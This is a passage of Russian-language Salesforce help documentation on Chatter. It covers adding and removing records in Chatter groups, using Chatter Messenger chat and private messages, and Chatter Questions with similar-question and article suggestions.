Например, сообщение о создании записи пользователем Иван в личной группе отображается в ленте группы и ленте записи. Пользователь Алексей не является участником данной личной группы, но имеет доступ к странице сведений о записи и ленте записи. Комментарий к сообщению о создании записи в ленте записи, опубликованный пользователем Алексеем, отображается в ленте личной группы.

- Доступность записей в группах учитывает полномочия пользователя и правила общего доступа, заданные в организации. При наличии полномочий участники группы могут просматривать и комментировать запись в любом контексте (группа, профиль ответственного, страница сведений о записи, лента Chatter компании).

При отсутствии полномочий участники группы (например, пользователи Chatter Free) не могут просматривать запись или ленту записи в группе или других областях.

- Группы, поддерживающие доступ клиентов, не позволяют создавать записи.
- Если администратор включает возможность [добавления записей в группы](#), то:
  - Создание записи внутри группы инициирует автоматическое создание взаимосвязи между группой и записью (аналогично добавлению текущей записи).
  - Список «Записи группы» отображает созданные записи (помимо добавленных записей).

При необходимости [удалите записи из групп Chatter](#).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания записи в группах Chatter:

- «Создание» для объекта

## Добавление текущих записей в группы Chatter


Добавление записей в группы позволяет пользователям сотрудничать и обсуждать записи подобно рабочей группе.

1. Щелкните ссылку **«Добавить запись»** в публикаторе группы.


 **Прим.:** При отсутствии данного параметра администратор должен добавить действие «Добавить запись» в публикатор группы. Группы, поддерживающие доступ клиентов, не позволяют добавлять записи.


2. Выберите нужный тип записи из списка **«Запись»**.

Разрешается добавлять записи организаций, контактов, интересов, возможностей, контрактов, кампаний, обращений и настраиваемых объектов. Другие объекты не поддерживаются.

3. Введите имя нужной записи в пустое поле поиска и щелкните значок . Чтобы выполнить поиск по всем доступным записям выбранного типа, пропустите данное поле.
4. Выберите нужную запись из списка результатов поиска.
5. Нажмите кнопку **«Создать»**.

Сообщение об успешном выполнении подтверждает добавление записи в группу, а сама запись отображается в списке «Записи группы». При добавлении связанного списка «Группы» на страницу сведений о записи данная страница также отображает список связанных групп. Количество записей, доступных для добавления в группу, не ограничено.

 **Прим.:** Добавление записи в группу не влияет на ее доступность. Записи группы могут просматриваться пользователями только при наличии необходимых полномочий (посредством лицензии, профиля, наборов полномочий или общего доступа). Например, пользователи Chatter Free не могут просматривать записи в группах. А пользователи, имеющие полномочия для просмотра организаций и контактов, не могут просматривать записи обращений. Именно поэтому, пользователям может быть доступно меньше записей, чем указано в списке «Записи группы».

 **Пример:** Ниже перечислены некоторые способы использования групп Chatter в качестве пространства для сотрудничества над обрабатываемыми записями.

- Группы сбыта, работающие совместно над организацией, могут отслеживать связанные возможности, контакты и интересы в одной группе. Участники рабочей группы, имеющие необходимые полномочия, могут просматривать записи прямо из группы. Новые участники рабочей группы могут использовать группу в качестве универсального пространства для изучения более ранних обсуждений относительно организации и ее дочерних записей.
- Рабочие группы по обслуживанию клиентов могут использовать группы для отслеживания обрабатываемых обращений. Группа может стать своеобразным форумом для отслеживания обращений, обсуждения решений и анализа тенденций по типовым проблемным областям.
- Рабочие группы по маркетингу могут использовать группы для отслеживания кампаний, планирования событий, а также обсуждения потенциальных интересов и контактов для приглашения на событие. Кроме того, группы могут использоваться как уникальное пространство для сотрудничества над маркетинговым содержанием или артефактами кампаний.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записи группы или добавления записи в группу:

- «Чтение» для записи
- Доступ к группе

## Удаление записей из групп Chatter

Удалите ненужные записи из групп Chatter.

Удаление записи из группы доступно любому пользователю при наличии соответствующего доступа.

1. Щелкните ссылку «**Показать все**» напротив списка «Записи группы» на странице сведений о группе.



**Прим.:** Список «Записи группы» отображается на странице сведений о группе только после разрешения пользователям добавлять текущие записи в группы.

2. Чтобы просмотреть записи определенного типа, выберите нужный параметр из списка «**Фильтровать по**».
3. Найдите нужную запись и щелкните «**Удалить**» напротив ее имени.

Удаление записи из группы инициирует удаление взаимосвязи между группой и записью, но не самой записи. При необходимости восстановите удаленную взаимосвязь из корзины.

## Chatter Messenger (чат)


### Что такое чат?

Чат — это средство безопасного обмена мгновенными сообщениями с пользователями Chatter. Список чата автоматически включает всех людей, отслеживаемых в сети Chatter, поэтому пользователям не придется дополнительно создавать список контактов.

СМ. ТАКЖЕ:

[Использование Chatter Messenger](#)

### Использование Chatter Messenger

Чтобы свернуть или развернуть окно чата, щелкните заголовок нужного чата. Чтобы развернуть чат в отдельном окне обозревателя, которое поддерживает доступ к различным функциям, щелкните значок  в списке чата. В этом случае пользователи могут общаться со своими собеседниками параллельно просмотру и использованию других сайтов и приложений.

Ниже приведены дополнительные сведения об использовании Chatter Messenger.

- Администратор может отключить Chatter Messenger на уровне организации. Кроме того, пользователю предоставляется доступ к Chatter Messenger, только если администратор установил «API включен» в полномочиях профиля. Если Chatter Messenger не отображается при запуске Salesforce, попросите администратора подключить эту функцию и предоставить необходимые полномочия.
- Сообщества не поддерживают Chatter Messenger. Chatter Messenger доступен только внутренним пользователям, при условии, что единому стандартному параметру для объекта «Пользователь» задано значение «Общедоступный: только для чтения».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления записей группы:

- «Чтение» для объекта
- Доступ к группе

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- Chatter Messenger не поддерживается обозревателем Microsoft® Internet Explorer® 7.0. Остальные пользователи Chatter Messenger не смогут видеть пользователей Internet Explorer 7 в сети.

Ниже перечислены действия, доступные в чате.


- [Изменение собственного статуса](#).
- [Общение с людьми](#).
- [Добавление и удаление людей](#) из списка «Мое избранное».
- [Отображение чата](#) в отдельном окне обозревателя.
- [Использование смайликов](#).
- [Настройка параметров чата](#) (например, звуки и уведомления).
- [Просмотр журнала чата](#).

СМ. ТАКЖЕ:

[Сообщения Chatter](#)

## Использование списка чата

Просмотрите рекомендации по работе со списком чата.

- Чтобы найти и начать чат с любым пользователем Chatter, находящимся в сети, включая неотслеживаемых людей, воспользуйтесь полем поиска вверху списка чата.
- Чтобы переключиться между активными чатами, выберите нужный чат в списке «Текущие чаты».
- Чтобы добавить пользователя в список чата, начните его отслеживание в Chatter.
- Добавьте наиболее активных пользователей в [список «Мое избранное»](#).
- Чтобы [настроить параметры чата](#), щелкните значок ⚙️.
- Чтобы [изменить статус чата](#), щелкните статус вверху списка чата.
- Если окно чата свернуто, то при получении новых сообщений отображается соответствующий индикатор .

СМ. ТАКЖЕ:

[Изменение статуса в чате](#)

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**



## Добавление людей в список чата «Мое избранное»

Список людей, отслеживаемых в сети Chatter, может быть очень длинным. Список «Мое избранное» позволяет добавлять не более 100 чатов, которые будут всегда отображаться вверху списка чата.

- Чтобы сохранить чат в избранном, щелкните значок  в активном чате как минимум с одним пользователем.
- Кроме того, отдельный пользователь может быть добавлен путем выбора его имени в списке «Отслеживаемые люди» и перетаскивания в список «Мое избранное».
- Чат с группой пользователей может быть переименован в списке «Мое избранное». Щелкните **«Правка»** напротив списка «Мое избранное», выберите нужный многопользовательский чат и введите новое имя. Например, избранный чат с пользователями *Елена, Владимир, Алексей* может быть переименован на *«Группа сбыта»*. Все имена должны быть уникальными.


СМ. ТАКЖЕ:

[Использование списка чата](#)

## Удаление людей из списка чата «Мое избранное»

Чаты, которые стали использоваться реже, могут быть удалены из списка «Мое избранное». При этом пользователи, отслеживаемые в сети Chatter, останутся в списке «Отслеживаемые люди».

1. Щелкните **«Правка»** напротив списка «Мое избранное».
2. Нажмите кнопку **✕** напротив имени нужного чата.
3. По завершении щелкните **«Готово»** напротив списка «Мое избранное».

Кроме того, чтобы удалить чат из списка «Мое избранное», щелкните значок  в активном чате.

СМ. ТАКЖЕ:

[Добавление людей в список чата «Мое избранное»](#)

## Изменение статуса в чате

Уведомите пользователей, что доступны для общения, или выберите значение **«Не в сети»**, чтобы не получать сообщения.

Ниже перечислены области, в которых отображается статус пользователя.

- В списках чата
- В [профиле](#)
- При наведении указателя мыши на имена пользователей

Чтобы изменить свой статус, выберите **«На месте»**, **«Отшел»** или **«Не в сети»** в верхней части списка чата. Например, чтобы изменить свой статус с доступного на недоступный, щелкните **«На месте»** и выберите значение **«Не в сети»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.



Статус «Недоступен» устанавливается автоматически после 15 минут простоя. Чтобы изменить данный параметр, щелкните **«Чат» > ⚙ > «Параметры»** и выберите **«Общие параметры»**.




 **Совет:** Чат включается или выключается администраторами организации.


СМ. ТАКЖЕ:


[Редактирование параметров чата](#)

## Общение с людьми

Чат позволяет общаться как минимум с одним пользователем Chatter.

- Начните чат с любым пользователем Chatter, находящимся в сети.
  - Чтобы найти и начать чат с любым пользователем организации, воспользуйтесь полем поиска вверху Chatter Messenger. При необходимости щелкните имя нужного пользователя в списке «Отслеживаемые люди» или «Мое избранное».
  - Щелкните  **«Начать чат»** в профиле пользователя.
  - Наведите указатель мыши на имя нужного пользователя в любой ленте и щелкните  **«Начать чат»**.
- При необходимости добавьте в чат не более 10 пользователей.
  - Перетащите нужных пользователей из списка чата в активный чат или щелкните значок  в верхней части активного чата для поиска и добавления любого пользователя Chatter, находящегося в сети.
  - При необходимости повторите эти действия.

Чтобы просмотреть список всех пользователей чата, щелкните значок .

 **Прим.:** Люди из чата, который был закрыт текущим пользователем, могут продолжить общение с этим пользователем. Для этого текущий пользователь должен быть добавлен обратно в чат.


СМ. ТАКЖЕ:

[Изменение статуса в чате](#)

## Журнал чата

Просмотрите журнал чата.

По умолчанию окно чата отображает диалоги с участием соответствующего пользователя за последние 72 часа. Чтобы просмотреть список всех диалогов за последние 72 часа, выполните указанные ниже действия.

- Чтобы развернуть окно чата, щелкните заголовок нужного чата.
- Щелкните значок .

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

3. Чтобы просмотреть соответствующий журнал чата, щелкните имя нужного пользователя.







СМ. ТАКЖЕ:

[Использование Chatter Messenger](#)

### Добавление смайликов в чат

Чтобы добавить смайлики в окно чата, воспользуйтесь специальными комбинациями букв и знаков препинания.

Ниже перечислены доступные смайлики.

| Смайлик   | Введенные символы     |
|---|-----------------------|
|  | : -), :), :], =)      |
|  | : - (, : (, : [, = (  |
|  | : -D, :D, =D          |
|  | : -O, :O, :-o, :o     |
|  | : -P, :P, :-p, :p, =P |
|  | ; -), ;)              |



Чтобы отключить поддержку смайликов, последовательно выберите **«Чат»** >  > **«Параметры»**.

СМ. ТАКЖЕ:

[Редактирование параметров чата](#)

### Отображение окон чата

Благодаря возможности использования чата или списка чата в отдельном окне обозревателя, общение может быть продолжено даже при свернутом обозревателе или при наличии других приложений.

- Чтобы развернуть активный чат или полный список чата, щелкните значок  в верхнем правом углу.
- Чтобы свернуть развернутый чат или список чата в окно Salesforce, щелкните значок  в верхнем правом углу.

СМ. ТАКЖЕ:

[Редактирование параметров чата](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition.**

## Редактирование параметров чата


Чтобы настроить параметры чата, щелкните значок  в верхнем правом углу окна чата и выберите пункт «**Параметры**».

 **Совет:** Кроме того, значок  позволяет быстро переключаться между списками чата «**Мое избранное**», «**Отслеживаемые люди**» и «**Неактивные люди**». При необходимости могут быть настроены параметры «**Проигрывать звуки**» и «**Показывать смайлики**».

### Общие параметры

| Параметр   | Описание  |
|--|---|
| <b>Изменять статус на «Недоступен» после 15 мин.</b>                                 | Если данный флажок установлен, то статус «Недоступен» устанавливается автоматически по истечении указанного времени бездействия приложения Salesforce.  |
| <b>Показывать смайлики</b>   | Если данный флажок установлен, то <b>вместо стандартных текстовых смайликов</b> (например, :- ) или :- ( ), отображаются картинки (например, 😊 или 😞).  |
| <b>Показывать временную отметку только при наведении указателя мыши на сообщение</b> | Если данный флажок установлен, то временная отметка для сообщений чата отображается только при наведении указателя мыши на отдельное сообщение. Если данный флажок не установлен, то временная отметка отображается для каждого сообщения чата и изменения статуса. |

### Звуки и уведомления

| Параметр   | Описание   |
|--|--|
| <b>Проигрывать звуковое уведомление о получении новых сообщений</b>                  | Если данный флажок установлен, то звуковое уведомление проигрывается только при получении первого сообщения чата.<br><br> <b>Прим.:</b> Звуковые уведомления проигрываются для всех входящих сообщений при свернутом или неактивном окне чата (например, при использовании нескольких чатов, другого приложения или другой вкладки обозревателя). |
| <b>Показывать предупреждение о получении новых сообщений на вкладке обозревателя</b> | Если данный флажок установлен, то при получении нового сообщения на вкладке обозревателя отображается уведомление «Вас ожидают новые сообщения».   |

### Список чата

Выберите группу пользователей для отображения в списке чата.

- **Мое избранное**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.


- **Отслеживаемые люди**
- **Показывать неактивных людей**

СМ. ТАКЖЕ:

[Добавление смайликов в чат](#)

[Изменение статуса в чате](#)

Можно ли изменить звуковые уведомления чата?

Чтобы изменить параметры звуковых уведомлений, щелкните **«Чат»** >  > **«Параметры»** и выберите **«Звуки и уведомления»**.

СМ. ТАКЖЕ:

[Редактирование параметров чата](#)

## Личные сообщения

### Сообщения Chatter

Сообщения Chatter позволяют пользователям Chatter обмениваться друг с другом конфиденциальной информацией. Например, сообщение может быть отправлено менеджеру по личному вопросу или нескольким выбранным пользователям, имеющим отношение к определенной теме. Кроме того, сообщения позволяют уведомлять пользователей о предоставлении им общего доступа к файлу.

Сообщения не отображаются в ленте и профиле текущего пользователя, в результатах глобального поиска, а также в любой другой общедоступной области Chatter.

Чтобы просмотреть сообщения, щелкните ссылку **«Сообщения»** на вкладке Chatter. На странице «Мои сообщения» можно выполнить указанные ниже действия.

- Просмотреть самое последнее сообщение в каждом диалоге. Самое последнее сообщение отображается вверху списка.
- Просмотреть фотографию пользователя, отправившего самое последнее сообщение в диалоге.
- Узнать о наличии непрочитанных сообщений (🔵).
- Узнать, является ли ответ, отправленный текущим пользователем, последним (↩) в диалоге.
- Просмотреть всю историю сообщений в рамках конкретного диалога.
- Отправить сообщение с помощью кнопки **«Создать сообщение»**.

Сообщения группируются в диалоги. Для каждого диалога определяются конкретные участники. Например, текущий пользователь отправляет сообщение Алексею Смирнову. Отправленный им ответ продолжает приватный диалог. Каждое новое сообщение, отправляемое Алексею Смирнову, также продолжает начатый диалог, даже в случае изменения темы для обсуждения. Со временем все отправленные и полученные сообщения группируются в длинную цепочку. Если сообщение отправляется сразу двум пользователям (Алексею Смирнову и Марии Петровой), то оно является частью отдельного диалога между Алексеем, Марией и текущим пользователем. Соответственно, ответ, отправленный Алексеем, продолжает этот отдельный диалог, а не приватный диалог, существующий между ним и текущим пользователем.

Ниже приведены рекомендации по работе с сообщениями Chatter.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- Сообщение может быть отправлено любому пользователю организации Chatter, независимо от его участия в группе, а также адресата данного сообщения — будь то отслеживаемый пользователь, отслеживающий пользователь или клиент.
- Сообщение может быть отправлено одному пользователю или группе, состоящей максимум из 10 пользователей, включая отправителя сообщения. Нельзя отправлять сообщения самому себе.
- Участники диалога определяются при отправке первого сообщения в данном диалоге. После отправки первого сообщения нельзя добавить или удалить пользователей из диалога.
- По мере получения новых сообщений меняется количество, указанное рядом со ссылкой **«Настройка»** на вкладке Chatter. Пользователи, включившие поддержку электронных уведомлений Chatter, также получают автоматическое уведомление о новом сообщении.
- Сообщения и диалоги недоступны для удаления.
- Чтобы пометить диалог, сообщения которого были прочитаны, в качестве непрочитанного, рекомендуем использовать только интерфейс Chatter REST API, а не интерфейс пользователя.

СМ. ТАКЖЕ:

[Что такое чат?](#)

## Поиск сообщений Chatter

Чтобы найти нужного пользователя или текст в сообщениях Chatter, выполните указанные ниже действия.


1. Введите поисковый запрос в поле поиска на странице «Мои сообщения». Обратите внимание на указанные ниже рекомендации по поиску.
  - При просмотре списка диалогов поиск выполняется по всем диалогам. При просмотре отдельного диалога поиск выполняется только по данному диалогу.
  - В результате поиска по имени пользователя (например, «*Иван Петров*») отображаются диалоги, в которых он участвует и упоминается. В результате поиска по собственному имени отображаются все сообщения и диалоги, так как текущий пользователь участвует в них всех.
  - В результате поиска по запросу «*иван пет*» отображаются записи, содержащие фразы «Иван Петров» и «Иван Петухов». Система salesforce.com выполняет автоматический поиск записей, начинающихся с элемента «*иван пет*» (по аналогии с использованием символа «\*», например, «*иван пет\**»).
  - В результате поиска по запросу «*клиент*» найденные совпадения отображаются в тексте сообщений. Однако в результатах не отображаются пользователи, которые определены в качестве клиентов в списке участников диалога.
2. Нажмите кнопку **«Поиск»**.
3. Ниже перечислены действия, доступные на странице результатов поиска.
  - Чтобы уточнить область поиска, введите дополнительные критерии или воспользуйтесь специальными символами и операторами.
  - Чтобы просмотреть весь диалог (если изначально поиск выполнялся по всем диалогам), щелкните нужное сообщение.

Если в результате поиска найдены нужные имена в списке участников диалога, а сам диалог подразумевает участие большого количества пользователей, то искомое имя может не отображаться, так как в списке участников отображаются имена не всех пользователей. Другими словами, в результатах поиска будет отображаться диалог, а выделенное имя нужного пользователя может быть скрыто.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

Чтобы очистить критерии поиска, щелкните значок . Очистка критериев поиска выполняется автоматически в том случае, если пользователь вводит ответ, отправляет новое сообщение или закрывает страницу «Мои сообщения».

СМ. ТАКЖЕ:

[Предоставление пользователям общего доступа к файлам в Salesforce Classic](#)

## Отправка сообщений Chatter

Сеть Chatter поддерживает отправку личных сообщений.

Чтобы отправить сообщение Chatter, выполните указанные ниже действия.

- Ниже перечислены области, позволяющие создавать сообщения.
  - Щелкните ссылку **«Сообщения»** на вкладке Chatter, а затем нажмите кнопку **«Создать сообщение»** на странице «Мои сообщения».
  - Выберите имя нужного пользователя в любой области Chatter, а затем щелкните ссылку **«Отправить сообщение»** в открывшемся профиле.
  - Щелкните ссылку **«Отправить сообщение»** в окне, всплывающем при наведении указателя мыши на имя пользователя.
  - Введите ответ в текстовую область, расположенную под самым последним сообщением на странице просмотра истории сообщений.
  - Отправьте электронный ответ при просмотре электронного уведомления о получении нового сообщения (если включена функция отправки электронных ответов в Chatter).

Кроме того, чтобы отправить сообщение Chatter, можно также предоставить пользователям общий доступ к файлу. В случае предоставления общего доступа к файлу пользователям автоматически отправляется сообщение о том, что им был предоставлен общий доступ к файлу. Это сообщение может содержать любую дополнительную информацию.

- Если при этом отображается диалоговое окно «Отправить сообщение», то можете добавить в список получателей имена других пользователей. Начните вводить имя в поле **«Кому»**, а затем выберите нужное имя из списка результатов. Чтобы добавить других пользователей, введите их имена.

Если ответ отправляется посредством диалога или эл. почты, то пользователь не может изменить состав участников данного диалога.

- Введите сообщение. Сообщение может содержать не более 10 000 символов.
- Чтобы отправить сообщение, выполните одно из указанных ниже действий (в зависимости от используемого способа отправки).
  - В диалоговом окне «Отправить сообщение» нажмите кнопку **«Отправить»**.
  - Если ответ отправляется при просмотре всей цепочки сообщений, нажмите кнопку **«Ответить»** (или **«Ответить всем»**, если в диалоге участвуют несколько пользователей).
  - Если ответ отправляется посредством эл. почты, нажмите кнопку **«Отправить»** в почтовом приложении.

Если отправленное сообщение является продолжением текущего диалога, то оно добавляется в соответствующий диалог и отображается вверху списка на странице «Мои сообщения». Если отправленное сообщение является началом нового

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

диалога между текущим пользователем и определенными получателями, то оно отображается вверху списка на странице «Мои сообщения» в качестве нового диалога.

СМ. ТАКЖЕ:

[Отправка ответов на электронные уведомления Chatter](#)

## Вопросы Chatter

### Вопросы Chatter

Дополните сообщество для самообслуживания путем внедрения внутренней и внешней занятости сообщества посредством вопросов Chatter.

Функция «Вопросы Chatter» позволяет пользователям задавать вопросы в собственных лентах Chatter, группах и записях путем выбора действия «**Вопрос**» из раскрывающегося меню публикатора Chatter. Лучший ответ выбирается автором или модератором заданного вопроса. Лучший ответ отображается на самом видном месте, благодаря чему другие пользователи могут быстро находить нужную им информацию.

Помимо заголовка, пользователи могут вводить сведения о задаваемом вопросе. Аналогично другим элементам ленты Chatter, доступ к вопросу может быть предоставлен отслеживающим, группе или конкретному пользователю.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Performance Edition, Enterprise Edition** и **Unlimited Edition.**

Чтобы включить функцию «Вопросы Chatter» в организации, добавьте действие «Вопрос» в глобальный макет публикатора. Организациям, созданным после выпуска Summer'14, действие «Вопрос» доступно по умолчанию, но должно быть перенесено как можно левее. При использовании настроенного макета публикатора в группах или записях убедитесь, что действие «Вопрос» также добавлено в данные макеты.

Приложение Chatter Desktop не поддерживает функцию «Вопросы Chatter».

СМ. ТАКЖЕ:

[Выбор лучшего ответа на вопрос в Chatter](#)

[Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах](#)

[Вопросы Chatter. Вопросы и ответы](#)

## Отображение похожих вопросов и статей в Chatter

Пользователи могут задавать похожие вопросы. Функция «Вопросы Chatter», отображающая похожие вопросы и соответствующие статьи Salesforce Knowledge при вводе вопроса в Chatter, позволяет минимизировать повторяющееся содержимое в организации Salesforce и любом сообществе с поддержкой Chatter.

 Прим.:

- Сообщества с поддержкой Chatter — это сообщества, созданные на основе шаблона «Вкладки Salesforce + Visualforce».
- Функции поиска «Похожие вопросы» и «Похожие статьи» также поддерживаются сообществами, созданными на основе шаблона Napili. Дополнительную информацию см. в разделе «[Отображение похожих вопросов и статей в поиске Napili](#)».
- Функции «Похожие вопросы» и «Похожие статьи» не поддерживаются приложением Salesforce1 и мобильными обозревателями.

При вводе вопроса в Chatter похожие вопросы автоматически отображаются в раскрывающемся списке под полем заголовка вопроса. Для отображения соответствующих статей базы знаний вместе с похожими вопросами рекомендуем [включить функцию «Похожие статьи»](#).

- **1.** Значки закладок и вопросительных знаков соответствуют типу результата поиска: статья или вопрос.
- **2.** Результаты поиска по вопросам отображают заголовок вопроса, количество ответов и зеленый флажок с текстом «Отвечено» при наличии лучшего ответа.

Пользователям отображается не более 10 результатов в раскрывающемся списке; вопросы отображаются перед статьями. Система Salesforce отображает равное количество вопросов и статей, но может отображать дополнительные результаты другого типа при недостаточном количестве результатов одного типа. При отсутствии заголовка вопроса или статьи, соответствующего введенному тексту, раскрывающийся список не отображается.

Содержимое раскрывающегося списка определяется наличием текста, введенного пользователем, в **заголовке** вопроса или статьи. Поиск учитывает частично совпадающие и несмежные критерии; например, результаты поиска по критерию «лучший рюкзак» могут содержать вопрос «Какой рюкзак является лучшим для однодневных экскурсий?», а результаты поиска по критерию «рюкзак» могут содержать статью «Рекомендации по пешему туризму».

Чтобы выполнить более подробный поиск, который также охватывает описания вопросов и тексты статей, нажмите клавишу TAB или щелкните за пределами поля заголовка. Данное действие инициирует отображение отдельного раскрывающегося списка результатов под публикатором вопроса.

При отсутствии нужных результатов нажмите кнопку «**Задать вопрос**» для публикации вопроса.

СМ. ТАКЖЕ:

[Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах](#)

### ВЕРСИИ


Доступно в: Salesforce Classic.

Функция «Вопросы Chatter» доступна в версиях: **Group Edition, Professional Edition, Developer Edition, Performance Edition, Enterprise Edition** и **Unlimited Edition**.




## Отображение похожих вопросов и статей в поиске Napili

Пользователи сообщества могут задавать похожие вопросы. Функция «Вопросы Chatter», отображающая похожие вопросы и соответствующие статьи Salesforce Knowledge при вводе вопроса в поле поиска, позволяет минимизировать повторяющееся содержимое в сообществах для самообслуживания, созданных на основе шаблона Napili.

 **Прим.:** Функции «Похожие вопросы» и «Похожие статьи» также поддерживаются внутренними организациями Salesforce, использующими Chatter, и сообществами, созданными на основе шаблона «Вкладки Salesforce + Visualforce». Дополнительную информацию см. в разделе «[Отображение похожих вопросов и статей в Chatter](#)».

При вводе вопроса в поле поиска сообщества, созданного на основе шаблона Napili, похожие вопросы и статьи базы знаний автоматически отображаются в раскрывающемся списке под полем. Раскрывающийся список содержит две вкладки: «**Статьи**» и «**Вопросы**». Для отображения вкладки «**Все**», содержащей комбинированные результаты, рекомендуем [включить функцию «Похожие статьи»](#).


По умолчанию каждая вкладка отображает не более шести результатов. Вкладка «**Все**» отображает совпадающие статьи и вопросы; статьи отображаются первыми. Данная вкладка отображает равное количество вопросов и статей, но может отображать дополнительные результаты другого типа при недостаточном количестве результатов одного типа. Чтобы просмотреть результаты определенного типа, воспользуйтесь вкладками «**Статьи**» и «**Вопросы**». При возврате результатов только одного типа (например, вопросы) пользователям все равно отображаются все вкладки.

 **Прим.:** Пользователи сообщества могут просматривать похожие статьи только после включения поддержки базы знаний в сообществе и получения соответствующего доступа.

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- **1.** Вкладки **«Статьи»** и **«Вопросы»** позволяют пользователям просматривать результаты каждого типа. Пользователи могут использовать кнопки **«Вверх»** и **«Вниз»** для перемещения по результатам на любой вкладке. Выбор вопроса или статьи в раскрывающемся списке инициирует открытие соответствующей страницы сведений.
- **2.** Значки текста и чатов соответствуют типу результата поиска: статья или вопрос.
- **3.** Вопросы в списке отображают количество ответов и зеленую галочку с текстом **«Лучший ответ»** при его наличии.
- **4.** Содержимое раскрывающегося списка определяется наличием текста, введенного пользователем, в заголовке вопроса или статьи. При выполнении полного поиска путем нажатия кнопки **«Поиск»** механизм поиска также охватывает описания вопросов и тексты статей.

При необходимости настройте параметры поиска путем редактирования свойств компонента **«Публикатор поиска»** в конструкторе сообществ. Дополнительные сведения см. в разделе **«Использование шаблонов для создания сообществ»**.

СМ. ТАКЖЕ:

[Включение функции «Похожие статьи» для функции «Вопросы Chatter»](#)

[Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах](#)

[Общие сведения о функции создания обращения из вопроса](#)


